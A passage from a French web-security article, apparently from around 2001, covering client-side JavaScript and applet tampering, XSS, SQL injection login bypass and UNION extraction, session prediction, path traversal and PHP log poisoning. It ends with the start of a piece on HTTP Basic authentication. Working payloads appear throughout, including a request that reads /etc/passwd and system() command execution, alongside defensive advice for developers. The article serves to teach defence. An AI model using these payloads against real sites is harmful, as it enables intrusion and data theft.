GET /repertoire/page.php HTTP/1.0
Accept-Language: fr
User-Agent: Lynx/2.8.2dev.2 libwww-FM/2.14
Host: test-web.fr
Cookie: login=test
```

Les données transitant par un cookie peuvent être utilisées par des scripts ou des pages dynamiques. Ces données étant modifiables, il est alors possible d'altérer ou de modifier un traitement effectué sur celles-ci (par l'utilisation des techniques

dont il est question un peu plus loin).
Ces différentes techniques sont à l'origine de l'exploitation d'un certain nombre de vulnérabilités pour tenter d'accéder aux données confidentielles d'un serveur Web (ou via celui-ci) et/ou de modifier leur traitement.

Les principales vulnérabilités

Les différentes techniques de manipulation des données HTTP, préalablement exposées, sont à même d'être employées pour exploiter les vulnérabilités liées au Web. Celles-ci se scindent en deux catégories :

- les vulnérabilités exploitables du côté client Web (c'est-à-dire au niveau du navigateur) ;
- les vulnérabilités exploitables du côté serveur Web.

Cette distinction se fait surtout en fonction de l'endroit où peuvent s'effectuer les traitements sur les données (en local sur le poste de l'utilisateur ou à distance sur le serveur Web).

Les technologies exploitables localement

Manipulation du javascript

De nombreux sites utilisant des formulaires vérifient la validité des données saisies dans chaque champ au niveau du navigateur. Le principal intérêt est bien sûr de ne pas surcharger le serveur avec des requêtes invalides. Cette validation est accomplie avec l'aide de javascript. Les données sont alors filtrées et surtout formatées (nombre de caractères, typage, format de mail,...) avant d'être envoyées au serveur. S'il il semble impossible de modifier ces données, il existe pourtant au moins deux moyens d'y parvenir.

Précédemment, nous avons expliqué comment intervenir dans la communication HTTP entre le navigateur et le serveur Web. Cette interception est réalisée à la réception des données en provenance du serveur, ou encore au moment de leur émission à destination du serveur.

Cette technique, lors de la réception des données HTTP, s'applique parfaitement au javascript qui est soit directement dans le code source HTML de la page, soit dans un fichier .js transitant via le protocole HTTP inclus dans la page. Dans le premier cas, le code source HTML est intercepté avec le proxy local (Achilles, HTTPush...) en entrée, puis le code javascript est modifié ou simplement supprimé avant d'être envoyé au navigateur. Dans le second cas, il suffit de copier le fichier .js se trouvant dans le cache du navigateur ou de le télécharger directement depuis le serveur Web grâce à sa localisation précisée dans le source HTML :

```
<SCRIPT language="javascript" src="/script.js"></SCRIPT>
```

Il suffit de modifier le script et de le mettre à disposition de la page HTML sur un serveur Web personnel en local. Il reste alors à changer légèrement le code HTML intercepté :

```
<SCRIPT language="javascript"
src="http://127.0.0.1/script.js"></SCRIPT>
```

L'autre solution consiste à intercepter les données à la sortie du navigateur. Les données entrées dans le formulaire sont donc valides jusqu'au moment de leur interception via le proxy local. Elles sont directement reformatées ou simplement modifiées dans la trame HTTP.
Il est intéressant de préciser l'existence de freeware comme Proxomitron qui filtre, entre autre, le code javascript contenu dans les pages HTML (pop-up de pub, l'ouverture de page non demandée,...) avant son exécution par le navigateur. La simple désactivation du javascript ne suffit pas à outrepasser les filtres puisque, quasiment à chaque fois, les données ne peuvent être envoyées si le javascript n'est pas actif.

Manipulation des applets

La manipulation des applets Java fournit une autre possibilité d'intervention au niveau de la machine cliente. Cette technologie est assez répandue sur le Web. Les sites emploient des applets pour déléguer tout ou partie des traitements sur certaines données. Comme exemple, citons des sites de jeux, des sites boursiers (avec des applets d'analyse graphique) ... Là encore, une technique de type "boîte noire" (à savoir étudier les données entrantes et sortantes du navigateur) fonctionne. Mais comprendre les traitements effectués par l'applet (calculs complexes...) sur les données et être ainsi capable de les altérer intelligemment (suffisamment pour que le serveur ne détecte aucune anomalie) devient compliqué. Il faut donc directement s'attaquer à l'applet. Celle-ci, exécutée du côté client, est présente physiquement sur la machine (sous la forme d'un .class). Ce fichier est alors interprété par la Machine Virtuelle Java de la machine cliente.

Le Java est un langage qui se compile pour devenir du bytecode (vocabulaire Java) exécutable sur n'importe quel système disposant d'une Machine Virtuelle Java. Celle-ci traduit le bytecode en un code qui s'exécute réellement sur le hardware de la machine. La conséquence directe de cette particularité du Java est qu'il est décompilable (le code source peut être obtenu dans sa quasi intégralité à partir du .class).
Ce .class s'obtient en le copiant à partir du cache du navigateur ou en le téléchargeant simplement du serveur distant. Pour connaître son emplacement, il est nécessaire d'extraire de la page HTML le code appelant l'applet :

```
<APPLET CODE="applet.class" HEIGHT=240 WIDTH=400>
        <PARAM NAME=param1 VALUE="1">
        <PARAM NAME=param2 VALUE="2">
</APPLET>
```

L'applet se trouve ici à la racine du serveur. Quand le .class est récupéré, il faut le décompiler avec JaD (Java Decompiler) par exemple. Après les modifications du code source pour altérer les traitements, le compilateur Java javac nous génère un nouveau .class . Notre applet doit désormais être substituée à celle normalement utilisée. Pour cela, nous devons modifier le code source de la page HTML avant sa réception par le navigateur. Le proxy local est encore indispensable. Le code source précédent est alors remplacé par celui-ci :

```
<APPLET CODE="applet.class" CODEBASE="D:\" HEIGHT=240
WIDTH=400>
        <PARAM NAME=param1 VALUE="1">
        <PARAM NAME=param2 VALUE="2">
</APPLET>
```

Le paramètre CODEBASE indique au navigateur où il doit télécharger l'applet (dans notre cas, nous lui indiquons de récupérer la version modifiée de l'applet en local). Un problème apparaît lors de l'exécution de l'applet. En effet, quand l'applet essaye de communiquer avec un serveur autre que celui à partir duquel elle a été téléchargée, une exception Java (erreur) est levée (visible dans la console Java du navigateur). Cette exception est due à une mesure de sécurité de base du navigateur empêchant l'applet de communiquer avec n'importe quelle machine. Pour remédier à cela (dans le cas d'Internet Explorer dans cet exemple), il faut rajouter une ligne de code spécifique modifiant les permissions de l'applet (dans notre cas, les entrées/sorties réseaux doivent être autorisées). Il est donc nécessaire de reprendre notre fichier .class décompilé et de rajouter dans la méthode init() :

```
try {
   if (Class.forName("com.ms.security.PolicyEngine") != null) {
         PolicyEngine.assertPermission(PermissionID.NETIO);
    }
} catch (Throwable cnfe) {
}
```

L'applet doit ensuite être placée dans un répertoire dit de confiance, ou signée. Sous Windows, le répertoire de confiance est indiqué dans une clé de la base de registre (dont la valeur est souvent C:\Windows\Java\trustlib\). Notre applet communique alors avec le serveur cible, après recompilation de notre .class et sa substitution.
Pour Netscape, une autre procédure est employée. Nous utilisons un serveur Web personnel sur lequel est stocké notre .class. Le champ CODEBASE doit alors être modifié :

```
<APPLET CODE="applet.class" CODEBASE="http://127.0.0.1/"
HEIGHT=240 WIDTH=400>
        <PARAM NAME=param1 VALUE="1">
        <PARAM NAME=param2 VALUE="2">
</APPLET>
```

De nouveau une exception est levée pour les mêmes raisons que précédemment. Quelques lignes de code, spécifiques à Netscape, sont à ajouter au source de notre applet pour l'autoriser à communiquer avec n'importe quel serveur :

```
try {
      PrivilegeManager.enablePrivilege("UniversalConnect");
} catch (Exception e) {
}
```

Puis, dans le fichier de configuration prefs.js nous ajoutons la ligne :

```
user_pref("signed.applets.codebase_principal_support", true);
```

Et enfin, sur Windows le fichier jit3240.dll est supprimé manuellement pour terminer cette procédure Netscape. Notre applet communique alors bien avec le serveur cible. Signalons que la procédure est différente pour chaque navigateur, mais aussi propre au système d'exploitation.

Il est donc indispensable de ne laisser aucun traitement important susceptible de mettre en cause la sécurité des données, et plus particulièrement leur intégrité, s'effectuer au niveau du client. A noter l'existence de plusieurs outils commerciaux ou gratuits offrant la possibilité de masquer et de transformer le code pour qu'il soit le moins lisible (humainement parlant) après la décompilation. Il est souvent question d'outils appelés *Obfuscator* (Crema, Hashjava ...).

L'exploitation des vulnérabilités côté serveur

Le Cross Site Scripting

Cette vulnérabilité profite de la capacité des navigateurs actuels d'interpréter du langage script (javascript par exemple) contenu dans une page HTML. A cela s'ajoutent certains serveurs (ou applications) Web ne filtrant pas du tout les données envoyées par le client Web.

La technique du Cross Site Scripting devient alors évidente. Si le serveur Web ne filtre pas des données comme des tags HTML (et donc potentiellement du javascript) et les affiche telles quelles, le navigateur interprète ce code HTML et par conséquent exécute le javascript s'il y en a. Voici un petit exemple exploitant ce type de faille sur un serveur Lotus Domino.
Tout d'abord, effectuons un test en essayant l'URL suivante :
http://www.cible.com/Home.nsf/nimportequoi

Le répertoire (ou plus précisement la *view* Notes) n'existe pas et un message d'erreur nous le fait savoir :

```
Erreur :
La page appelée n'a pas été trouvée. Vous pouvez tenter
de recommencer l'appel de la page, ou nous indiquer ce problème
dans la partie "Contact".

Pour votre information, le serveur à renvoyé l'erreur
suivante :
"HTTP Web Server: Couldn't find design note - nimportequoi".
Merci de votre compréhension.
```

Dans ce message, nous retrouvons le nom du répertoire inscrit dans l'URL. Notre deuxième test consiste à vérifier si ce message peut interpréter du HTML, pour cela essayons de mettre en gras notre texte (le %2F correspond au \, cela est nécessaire au navigateur afin qu'il envoie bien les données sous la forme voulue) :
http://www.cible.com/Home.nsf/<B>nimportequoi<%2FB>
La confirmation de la vulnérabilité nous vient du message d'erreur dans lequel notre petit texte est en gras :

```
Erreur :
La page appelée n'a pas été trouvée. Vous pouvez tenter de
recommencer l'appel de la page, ou nous indiquer ce problème
dans la partie "Contact".
Pour votre information, le serveur a renvoyé l'erreur
suivante :
"HTTP Web Server: Couldn't find design note - nimportequoi".
Merci de votre compréhension.
```

Ce serveur est donc vulnérable à une attaque de type Cross Site Scripting. Il est alors possible de faire interpréter du javascript, par exemple :

```
http://www.cible.com/Home.nsf/<SCRIPT>alert("Cross Site
Scripting")<%2FSCRIPT>
```

Dans ce cas, un pop-up apparaît avec le texte "Cross Site Scripting". A première vue, le danger semble quasi inexistant, mais il est pourtant bien réel. En effet, l'objectif du pirate n'est pas d'attaquer le site, mais plutôt de s'en servir pour pirater un simple internaute. La question qui se pose est alors de savoir comment faire exécuter du javascript par le navigateur d'un autre internaute. Plusieurs possibilités s'offrent à nous, comme un simple mail en HTML avec un lien sur le site vulnérable (un site de préférence reconnu par le public) de la forme :

```
<A HREF="http://www.unsiteconnu.com/Home.nsf/%3CSCRIPT%3Ealert(%22Cross
Site Scripting%22)%3C%2FSCRIPT%3E">Le Site Connu</A>
```

Il apparaît en HTML sous la forme suivante : Le Site Connu
L'autre possibilité est de profiter de ce genre de vulnérabilité dans les forums autorisant le HTML ou simplement en exploitant une vulnérabilité de type Cross Site Scripting de certaines applications Web (Horde IMP, Hotmail...) qui exécutent le javascript à la simple lecture par le navigateur du mail via l'interface Web. Maintenant qu'il y a un moyen de faire exécuter du javascript à l'insu de l'internaute, ce n'est pas un pop-up qui le met en danger. En effet, il est possible de récupérer le cookie (lié au site vulnérable avec la fonction document.cookie) de l'internaute, puis de l'envoyer au site pirate, de modifier le source de la page HTML ou d'exploiter des failles supplémentaires spécifiques à des composants ActiveX ou à des applets.

Le Cross Site Scripting est une vulnérabilité qu'il ne faut pas négliger, même si le serveur Web n'est pas la cible mais seulement le vecteur d'une attaque envers un tiers.

SQL Injection

La majeure partie des sites Web des entreprises ou de commerce électronique ne se contente pas de simples pages HTML statiques. Bien au contraire, ils possèdent une infrastructure complexe offrant des possibilités d'interaction forte entre les serveurs Web et des serveurs de bases de données. Celles-ci contiennent un nombre considérable d'informations diverses et variées (produits, clients ...). Ces données sont souvent mises à jour en temps réel à partir des informations fournies par un utilisateur sur le site Web. Elles peuvent aussi être restituées en utilisant le site Web comme interface avec l'internaute.
Cette interaction entre une base de données et un serveur Web est rendue possible grâce à des produits tiers (BEA Weblogic, Websphere, etc) ou simplement avec des langages de script mettant en oeuvre des pages dynamiques (ASP ou PHP par exemple). Ces langages ont donc comme principale tâche de traiter les données reçues de l'internaute et d'interagir avec la base de données. Par conséquent, si l'aspect sécurité n'est pas pris en compte dans ces développements, il est possible de récupérer ou de modifier des informations dans ces bases de données. La sécurité au niveau des développements est alors synonyme de filtrage des données envoyées par le client.
Avant de décrire avec précision le fonctionnement et les objectifs du SQL Injection, il est important de rappeler succinctement le déroulement d'une communication entre le serveur Web et la base de données via une page dynamique :

- envoi des données par le navigateur (le client HTTP) ;
- connexion à la base de données ;
- constitution de la requête SQL à partir des données reçues du client ;
- exécution de la requête SQL sur le serveur de base de données ;
- récupération des résultats de la requête ;
- affichage des résultats sous la forme d'une page HTML par le serveur Web.

Le SQL Injection s'appuie principalement sur l'exploitation de la troisième étape, à savoir intervenir sur les données envoyées par le client servant à la constitution de la requête SQL. Pour illustrer et expliquer clairement les choses, prenons l'exemple d'une authentification utilisant du PHP et MySQL. Voici ce qui est envoyé au serveur Web :

```
POST /login.php3 HTTP/1.0
Accept-Language: fr
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Lynx/2.8.2dev.2 libwww-FM/2.14
Host: test-web.fr
Content-Length: 26
Pragma: no-cache
login=eric&pass=motdepasse
```

Ainsi, les données reçues par la page login.php3 sont celles envoyées par la méthode POST (le login et le mot de passe). Ce traitement comporte la récupération de ces données, la connexion à la base, puis la construction de la requête SQL réalisée par la ligne suivante :

```
$sql="SELECT * FROM users WHERE login='$login' AND
password='$pass'";
```

Il est alors clairement visible qu'aucun filtrage préalable des données n'est effectué. La requête normalement exécutée par le serveur MySQL est donc :

```
SELECT * FROM users WHERE login='eric' AND password=
'motdepasse'
```

L'utilisateur est authentifié s'il existe un enregistrement dans la table *users* avec les attributs login et password spécifiés (*eric* et *motdepasse*). Dans le cas contraire, l'authentification échoue.
La technique du SQL Injection consiste à modifier les données envoyées pour changer la requête SQL :

```
POST /login.php3 HTTP/1.0
Accept-Language: fr
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Lynx/2.8.2dev.2 libwww-FM/2.14
Host: test-web.fr
Content-Length: 28
Pragma: no-cache
login=eric'#&pass=motdepasse
```

Les données n'étant pas filtrées, la requête SQL exécutée par le serveur MySQL est :

```
SELECT * FROM users WHERE login='eric'#' AND password='motde-
passe'
```

Sachant que le # correspond au commentaire dans la syntaxe employée par MySQL, la requête SQL réellement exécutée par MySQL est :

```
SELECT * FROM users WHERE login='eric'
```

En effet, le reste de la requête n'est pas pris en compte puisqu'il est considéré comme un commentaire. Le pirate se connecte donc au site en ne connaissant que le login.
Cette vulnérabilité est très simplement éliminée (avec PHP) par l'utilisation du paramètre magic_quote_gpc de PHP qui va échapper les " , ' et autres \. En revanche, il faut tout de même filtrer les données entrantes car le magic_quote_gpc ne règle pas le problème avec des attributs de type numérique (il n'y a alors plus de quotes ou de guillemets à échapper). D'une manière générale, par filtrer il faut comprendre autoriser uniquement les données sous la forme attendue (au niveau du type, de la longueur, des caractères spéciaux comme ; , ' , " , # , etc)
Le SQL Injection peut être poussé beaucoup plus loin avec d'autres environnements. Prenons comme exemple des pages en ASP et un serveur Microsoft SQL Server. La particularité de ce serveur de base de données est la possibilité d'utiliser la commande SQL UNION. En outre, le langage ASP permet d'exécuter plusieurs requêtes SQL en les séparant d'un point-virgule (ce que n'autorise pas la fonction *mysql_query()* en PHP). Avec ces nouvelles fonctionnalités, les objectifs sont différents. Désormais, nous avons la capacité d'accéder à des informations confidentielles, voire de les modifier.
La technique est semblable à celle présentée précédemment, à la différence qu'il faut un moyen pour afficher le résultat des requêtes injectées. Pour cela, il est nécessaire de trouver une page ASP qui affiche le résultat d'une requête sur laquelle il est possible d'intervenir. Cette page serait de la forme suivante :

```
<%
Set connect = Server.CreateObject("ADODB.connection")
connect.open "Driver={SQLServer};Server=123.45.67.89;uid
=mysystem;pwd=a8um90cy3;"
cat = Request.QueryString("cat")
SQL = "SELECT nom, prenom FROM Table1 WHERE cat='"& cat &"'"
Set rs = Server.CreateObject("ADODB.Recordset")
rs.Open SQL, connect,3, 3
nom = rs("nom")
prenom = rs("prenom")
%>
<HTML>
<HEAD>
<TITLE>Information</TITLE>
</HEAD>
<BODY>
<%
response.write("Bonjour " & nom & " " & prenom & "!")
%>
</BODY>
</HTML>
```

Le paramètre récupéré du client sert bien à construire la requête et son résultat est affiché sous la forme d'une page HTML. Le but est donc de substituer ce résultat par celui d'une requête injectée
La commande UNION remplit très bien cette tâche. Effectivement, elle fusionne le résultat de deux requêtes demandant le même nombre d'attributs :

Requête 1 :

```
SELECT nom, prenom FROM Table1 WHERE cat='securite'
```

Résultat 1 :

nom	prenom
detoisien	eric

Requête 2 :

```
SELECT secret1, secret2 FROM Table1 WHERE user='eric'
```

Résultat 2 :

secret1	secret2
codesecret	numsecret

Requête 3 :

```
SELECT nom, prenom FROM Table1 WHERE cat='securite'
UNION
```

```
SELECT secret1, secret2 FROM Table1 WHERE user='eric'
```

Résultat 3 :

nom	prenom
codesecret	numsecret
detoisien	eric

La page HTML affiche bien, comme résultat de la requête 1, les bonnes informations. En revanche, la valeur du paramètre cat entraîne l'exécution de la requête 3 si nous utilisons l'URL suivante :

```
GET
/page.asp?cat=securite'%20UNION%20SELECT%20secret1,secret2%20FR
OM%20Table1%20WHERE%20user='eric'--
```

En effet, la valeur de la variable SQL de page.asp est modifiée puisqu'elle dépend de la variable cat :

```
cat = Request.QueryString("cat")
valeur de cat : securite' UNION SELECT secret1,secret2 FROM
Table1 WHERE user='eric'--
SQL = "SELECT nom, prenom FROM Table1 WHERE cat='"& cat &"'"
valeur de SQL : SELECT nom, prenom FROM Table1 WHERE cat=
'securite'
        UNION
    SELECT secret1,secret2 FROM Table1 WHERE user='eric'--'
```

Ce sont alors les valeurs des attributs secret1 et secret2 qui sont affichées dans la page HTML en lieu et place de celles des champs nom et prenom. Il est donc possible d'afficher les résultats souhaités via le site Web. En outre, Microsoft SQL ServerServer possède des bases systèmes permettant de récupérer toutes les bases, tables et attributs (sysdatabases...) et des variables (@@SERVERNAME, @@VERSION...) qui fournissent un nombre important d'informations. Il n'est donc pas obligatoire d'avoir le nom des tables et des attributs. Chaque serveur de base de données possède des spécificités en mesure d'être utilisées par un pirate à des fins malveillantes.
Là encore, il est indispensable de filtrer les données envoyées par le client, mais aussi de sécuriser le serveur de base de données.

Manipulation des sessions

Une des particularités du protocole HTTP est le fait qu'il ouvre (et ferme) une connexion TCP (sur le port 80) pour chaque élément d'une page Web (source HTML, images...). Il ne contient donc pas de mécanisme de gestion de session d'un utilisateur. Par conséquent, les sessions doivent être gérées au niveau des applications, c'est-à-dire par les produits tiers (BEA Weblogic, Websphere...), les pages dynamiques (ASP, PHP, JSP...) ou les scripts. Ces sessions, représentées par un numéro, servent à suivre un internaute tout au long de sa navigation sur un site Web (site marchand, site boursier, Intranet...) et à personnaliser chaque page par rapport au profil de l'utilisateur. Ce numéro doit être unique (au moins pendant un certain laps de temps) pour un utilisateur, afin d'éviter un chevauchement de sessions entre deux utilisateurs. Les problèmes de sécurité interviennent alors à deux niveaux :

- le rejeu des numéros de session ;
- la prédictibilité des numéros de session.

Le numéro de session est transmis, la plupart du temps, par le navigateur via l'URL ou un Cookie. Le rejeu consiste à récupérer l'URL ou le Cookie (avec un sniffer dans le cas du HTTP ou une attaque plus évoluée, comme un Man in the Middle, avec du HTTPS) puis à réutiliser cette information afin d'outrepasser une éventuelle authentification. Prenons l'exemple d'une application type Webmail (lecture de son mail via un navigateur). Voici comment se déroule une session classique :

- l'utilisateur se connecte au site ;
- il s'authentifie (login et mot de passe) ;
- un numéro de session lui est attribué ;
- il consulte son courrier en navigant de page en page avec son numéro de session.

L'emploi d'une URL de ce type donne accès à sa boîte aux lettres :
http://webmail.cible.fr/mailbox.php3?mailbox=INBOX&idSession=8ef542b6071ff545b2b3db61

Si un pirate récupère cette URL, il lui est possible de la réutiliser directement pour accéder à la boîte aux lettres de l'utilisateur. Néanmoins, dans la majeure partie des cas, le numéro de session n'est valable que pendant un certain laps de temps. L'URL n'est donc rejouable que pendant cette durée de validité après laquelle le numéro de session devient obsolète. Dans ce cas, l'utilisation de HTTPS évite la transmission en clair de ces numéros de session. Il reste tout de même un problème, que se passe t-il si le numéro de session n'est pas suffisamment aléatoire ?
Toute la sécurité du numéro de session repose dans la fonction qui le génère. Si cette fonction ne crée pas un numéro de session aléatoire, et donc non prédictible, alors un pirate peut tenter de le deviner (c'est-à-dire le calculer). Cette recherche est facilitée si des composantes du numéro sont simplement identifiables (date, heure, adresse IP, ...) puisque la partie aléatoire (ou incrémentale) en est d'autant plus réduite. Pour illustrer ceci, prenons un exemple trivial. Voici une liste de numéros de session récupérés de plusieurs utilisateurs :
http://www.cible.fr/shop.htm?id=0112037524678
http://www.cible.fr/shop.htm?id=0112037520987
http://www.cible.fr/shop.htm?id=0112037521345
http://www.cible.fr/shop.htm?id=0112037526794
http://www.cible.fr/shop.htm?id=0112037523098

Sachant que le test est effectué le 3 Décembre 2001, nous remarquons que 011203 correspond à la date (donc invariable sur une journée), le 752 est invariable aussi, mais non identifiable dans l'immédiat. Seuls les quatre derniers chiffres sem-

blent être aléatoires. Donc, une attaque de type Brute Force demande 10000 tentatives pour tomber sur la session d'un autre utilisateur.
Afin de ne pas être vulnérable à ce type d'attaque, le numéro de session doit être aléatoire et par conséquent non prédictible.

Vulnérabilité des langages script

Cette partie traite des vulnérabilités liées aux différents langages de scripts (PHP et JSP en particulier) avec comme périmètre les erreurs de configuration et de programmation. Ces vulnérabilités se retrouvent de manière plus étendue avec le langage Perl. Néanmoins, la sécurité liée aux développements en Perl n'est pas abordée puisqu'elle a déjà fait l'objet d'un article à part entière (voir la rubrique des liens). Les types de vulnérabilités sont généralement séparés en deux :
- la lecture de fichier par remontée d'arborescence ;
- l'exécution de commande système.

La possibilité de lire des fichiers en dehors de la racine Web est souvent donnée par l'accumulation d'une programmation et d'une configuration mauvaises. Par exemple, une page fait appel à une autre page (avec celle-ci en paramètre), si aucune protection n'est mise en place, en modifiant le nom de la page appelée (qui est dans l'arborescence du serveur Web) par un autre fichier, celui-ci est alors affiché :

http://www.cible.fr/index.php3?page=unepageinconnue.html
Warning: File("unepageinconnue.html") - No such file or directory
in /usr/local/etc/httpd/htdocs/index.php3 on line 122
Cette erreur nous indique que la page PHP a tenté de lire le fichier passé en paramètre. En modifiant la valeur du paramètre, il est possible de lire d'autres fichiers (ceux dont l'utilisateur Apache a les droits en lecture) :
http://www.cible.fr/index.php3?page=../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/bash
daemon:x:2:2:daemon:/sbin:/bin/bash
news:x:9:13:News system:/etc/news:/bin/bash

Le code source des fichiers PHP peut tout aussi bien être lu. Cette vulnérabilité est éliminée en respectant des règles élémentaires de sécurité (programmation en dur des fichiers accédés, filtrage des données envoyées par la partie cliente...) et en prenant en compte les options de sécurité disponibles (safe_mode pour PHP par exemple). Cette vulnérabilité s'applique aussi pour le JSP.
Une autre vulnérabilité due à une mauvaise programmation au niveau des pages dynamiques est l'exécution de commandes système. La plupart des langages permettent d'exécuter des commandes grâce à des fonctions spécifiques (include(), eval(), system() et autres pour PHP, ou encore la classe System pour Java). Prenons un exemple en PHP :
http://www.cible.fr/cgi/mon.cgi?param1=<?$com="cat /etc/passwd";system($com);?>

Cette URL est invalide et par conséquent est journalisée dans le fichier access_log de Apache. Ce fichier comporte donc le PHP contenu dans l'URL. Une autre URL, en exploitant la vulnérabilité précédente, nous donne accès en lecture à ce fichier de journalisation :
http://www.cible.fr/index.php3?page=/var/log/httpd/access_log

La page index.php3 peut afficher le contenu d'une page passée en paramètre (via page) avec le code suivant :

```
<?
 if ($page):
    include("$page");
    else:
    include("error.html");
 endif;
?>
```

La fonction include() est capable d'interpréter du PHP, et donc celui contenu dans le fichier de journalisation :

```
<?
 $com="cat /etc/passwd";
 system($com);
?>
```

Le fichier /etc/passwd est alors affiché.
Ces vulnérabilités sont souvent aggravées par des failles propres à l'application utilisée (serveur Web, serveur d'application ...) telles que l'encodage d'URL (unicode), le caractère NULL (%00) ou les méta-caractères (| , ; , ...).

Conclusion

La sécurité du Web est une des grandes problématiques actuelles. La difficulté est d'avoir la capacité de protéger automatiquement une application Web, c'est-à-dire être capable de filtrer les données entrantes (en ne laissant que les caractères attendus) tout en garantissant l'intégrité des données envoyées par l'internaute. En effet, par défaut, il ne faut faire aucunement confiance aux données reçues et ne déléguer aucun traitement critique au niveau du client. Ainsi, de nombreux produits de sécurité font surface afin de jouer un rôle de reverse proxy filtrant avec des règles de filtrage très précises. Pour terminer, notons l'excellent travail effectué par l'équipe du site OWASP.org sur la sécurité du Web.

Eric DETOISIEN - ede@global-secure.fr
Christophe GRENIER - cgr@global-secure.fr
http://www.cgsecurity.org
Eric DETOISIEN et Christophe GRENIER sont consultants en sécurité informatique chez Global Secure.

Authentification HTTP

Pour protéger l'accès à certains répertoires, il est fréquent de recourir à une authentification par mot de passe. Dans ce cas, votre navigateur ouvre une fenêtre dans laquelle vous devez saisir un nom d'utilisateur et un mot de passe. Si ces informations sont valides, vous accédez alors aux fichiers ainsi protégés.

Dans cet article, nous nous proposons de détailler ce qui se passe lors de cette opération.
Signalons enfin que toutes les normes décrites ici sont définies dans les RFC :
- 1945 pour *Hypertext Transfer Protocol – HTTP/1.0*
- 2616 pour *Hypertext Transfer Protocol – HTTP/1.1*
- 2617 pour *HTTP Authentication*

Les exemples sont pris sur le serveur web Apache, mais les comportements décrits sont ceux définis dans les RFC indiqués précédemment.

Authentification Basic

Cette authentification ne présente pratiquement aucune garantie de sécurité. En effet, le mot de passe et les données transitent toujours en clair sur le réseau. Néanmoins, elle permet très facilement de restreindre l'accès à des données. Il ne faut cependant pas s'appuyer sur ce mécanisme pour protéger des informations sensibles.

Configuration

Cette authentification est gérée par le module mod_auth avec Apache. Dans le fichier de configuration d'Apache (httpd.conf), la directive AccessFileName permet de définir le nom du fichier qui indique qu'un répertoire est protégé. Par défaut, il s'agit du fichier .htaccess.

Supposons que nous souhaitions restreindre l'accès du répertoire `secret` à seulement quelques utilisateurs, nous y plaçons alors le fichier `.htaccess` suivant :

```
AuthName "your eyes only ..."
AuthType Basic
AuthUserFile "/home/raynal/public_html/.htpasswd"
Require valid-user
```

La directive `AuthName` indique le titre de la fenêtre qui apparaît. Le niveau d'authentification est spécifié *via* `AuthType` : il est soit `Basic`, soit `Digest`. Les informations concernant les utilisateurs et leur mot de passe sont conservées dans le fichier indiqué par `AuthUserFile`. Enfin, le `Require` indique les utilisateurs autorisés à accéder aux fichiers. Ici, tous les utilisateurs définis dans `/home/raynal/public_html/.htpasswd` sont acceptés (`valid-user`).
Pour créer le fichier `.htpasswd` Apache fournit le programme htpasswd :

```
$ cd /home/raynal/public_html
$ htpasswd -cb .htpasswd raynal secret
Adding password for user raynal
$ cat .htpasswd
raynal:HQ7BT/Yn/sdNk
```

Nous créons ainsi un utilisateur `raynal` dont le mot de passe est secret. Celui-ci est chiffré dans le fichier `.htpasswd`. Dorénavant, l'accès au répertoire `secret` est protégé (cf fig. 1).




Fig. 1 : Fenêtre d'authentification

Dans les logs, les informations sont enregistrées :

- Si l'utilisateur n'est pas valide, le serveur retourne un code d'erreur 401 et le message suivant est enregistré dans le fichier `error_log` :

```
[Wed Oct 17 16:26:12 2001] [error] [client 192.168.1.1]
user toto not found: /~raynal/secret/
```

- Si le mot de passe n'est pas valide, le serveur retourne un code d'erreur 401 et le message suivant est enregistré dans le fichier `error_log` :

```
[Wed Oct 17 16:46:01 2001] [error] [client 192.168.1.1]
user raynal: authentication failure for
"/~raynal/secret/": password mismatch
```

- Lorsque l'utilisateur et le mot de passe sont valides, la requête est satisfaite.

Fonctionnement

Nous présentons ici les mécanismes internes qui régissent l'authentification basique. Pour cela, nous commençons par regarder ce qui se produit lorsqu'on demande une page protégée :

```
$ telnet charly 80
Trying 192.168.1.1...
Connected to charly.
Escape character is '^]'.
GET /raynal/secret HTTP/1.0
HTTP/1.1 401 Authorization Required
Date: Wed, 17 Oct 2001 14:59:56 GMT
Server: Apache
WWW-Authenticate: Basic realm="your eyes only ..."
Connection: close
Content-Type: text/html; charset=iso-8859-1
...
```

Le serveur retourne donc le code 401 et le message `www-Authenticate` qui signifie qu'une autorisation est requise pour accéder au document.
La ligne `www-Authenticate` contient différentes informations. Tout d'abord, elle indique le type d'authentification. Le serveur peut en demander plusieurs, mais c'est assez rare. Ensuite, le *realm* définit la zone protégée : elle comprend le répertoire courant et tous ses sous-répertoires[1].
En fait, cette première requête ne sert à rien ! Elle indique juste au client qu'il doit s'identifier, mais il est possible de s'en dispenser. L'authentification repose en fait sur l'envoi dans la requête d'une directive `Authorization` qui contient le type d'authentification et une chaîne login:password (raynal:secret dans notre exemple). **Cette paire login:password transite en clair sur le réseau..** Elle est juste "uuencodée" en base 64 (voir les utilitaires `uuencode` et uudecode pour les Unix). Notre chaîne sera donc :

```
$ perl -MMIME::Base64 -e'print encode_base64
("raynal:secret")'
cmF5bmFsOnNlY3JldA==
```

Ainsi, la requête minimale que nous devons envoyer au serveur contient simplement le chemin vers les données protégées et l'authentification :

```
Trying 192.168.1.1...
Connected to charly.
Escape character is '^]'.
GET /raynal/secret/ HTTP/1.0
Authorization: Basic cmF5bmFsOnNlY3JldA==
HTTP/1.1 200 OK
Date: Thu, 18 Oct 2001 10:17:27 GMT
Server: Apache
Last-Modified: Wed, 17 Oct 2001 13:51:45 GMT
ETag: "7f05-14-3bcd8cf1"
Accept-Ranges: bytes
Content-Length: 20
Connection: close
Content-Type: text/html
Ceci est top secret
Connection closed by foreign host.
```

Par définition du protocole HTTP, une fois la requête satisfaite (code `200 OK`), la connexion est fermée. Si le client souhaite accéder à un autre document protégé, il devra donc de nouveau s'identifier (*i.e.* la requête contient la directive `Authorization`).
